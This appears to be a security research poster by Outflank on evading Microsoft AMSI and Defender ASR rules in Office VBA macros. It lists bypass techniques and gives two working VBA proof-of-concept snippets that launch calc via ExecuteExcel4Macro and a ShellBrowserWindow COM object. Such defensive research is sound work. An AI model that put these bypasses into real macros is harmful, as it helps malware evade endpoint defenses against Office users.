
3rd Party AV Provider
Class

RPC

VBA & ANTIMALWARE SCANNING INTERFACE

September 12, 2018

Office VBA + AMSI: Parting the veil on malicious macros



MacroRuntimeScope: Disable, Low Trust documents, All documents

BYPASSING AMSI FOR MACROS

| Technique | Example Procedures |
|---|--|
| Abuse non-VBA functionality | <ul style="list-style-type: none">• Fields & Powerquery• Excel 4.0 macros |
| Execution outside of MacroRuntimeScope | <ul style="list-style-type: none">• Drop malicious code into trusted locations |
| Non-trigger COM & Win32 API functions | <ul style="list-style-type: none">• Application.ExecuteExcel4macro• CreateObject "Excel.application" and calling DDEInitialize• WMI Spawninstance |
| VBA functions that are not in AMSI logs (not COM & not Win32 API) | <ul style="list-style-type: none">• Application.Sendkeys• A macro creates a .bat and .reg in startup by using Word saveas .txt, reg key disables AMSI by altering MacroRuntimeScope |

ATTACK SURFACE REDUCTION RULES

Rules enforced by Windows Defender Exploit Guard

Block Win32 API calls from Office macro (static rule)

Bypass: invoke API calls without VBA signature using ExecuteExcel4Macro

```
Sub ASR_bypass_Win32_API_rule()
    Application.ExecuteExcel4Macro
        _ "call(""shell32"", ""ShellExecuteA"", ""JJCCCCJ"", 0, ""open"", ""calc"", """", """", 5)"
End Sub
```

Block all Office applications from creating child processes (dynamic rule)

Bypass: let another process do the dirty job, such as the running instance of explorer.exe (can be achieved via COM and WMI)

```
Sub ASR_bypass_create_child_process_rule()
    Const ShellBrowserWindow =
        "{C08AFD90-F2A1-11D1-8455-00A0C91F3880}"

    Set SBW = GetObject("new:" & ShellBrowserWindow)

    SBW.Document.Application.ShellExecute ("calc.exe")
End Sub
```

RELATED RESEARCH

- MS Office Magic Show (DerbyCon 2018)
<https://outflank.nl/blog/2018/10/28/recordings-of-our-derbycon-and-brucon-presentations/>
- MS Office File Format Sorcery (TROOPERS19)
Video recording to be released
- VBA stomping by Walmart team
<https://vbastomp.com>
- Pcodedmp tool by Dr. Bontchev
<https://github.com/bontchev/pcodedmp>
- SharpShooter by Dominic Chell (MDSec)
<https://www.mdsec.co.uk/2019/02/macros-and-more-with-sharpshooter-v2-0/>
- Office lateral movement and DCOM by Philip Tsukerman (Cybereason)
<https://www.cybereason.com/blog/dcom-lateral-movement-techniques>

Outflank

clear advice with a hacker mindset

Pieter Ceelen

+31 6 5157 2696

pieter@outflank.nl

www.outflank.nl/pieter

@PtrPieter



Stan Hegt

+31 6 1188 5039

stan@outflank.nl

www.outflank.nl/stan

@StanHacked

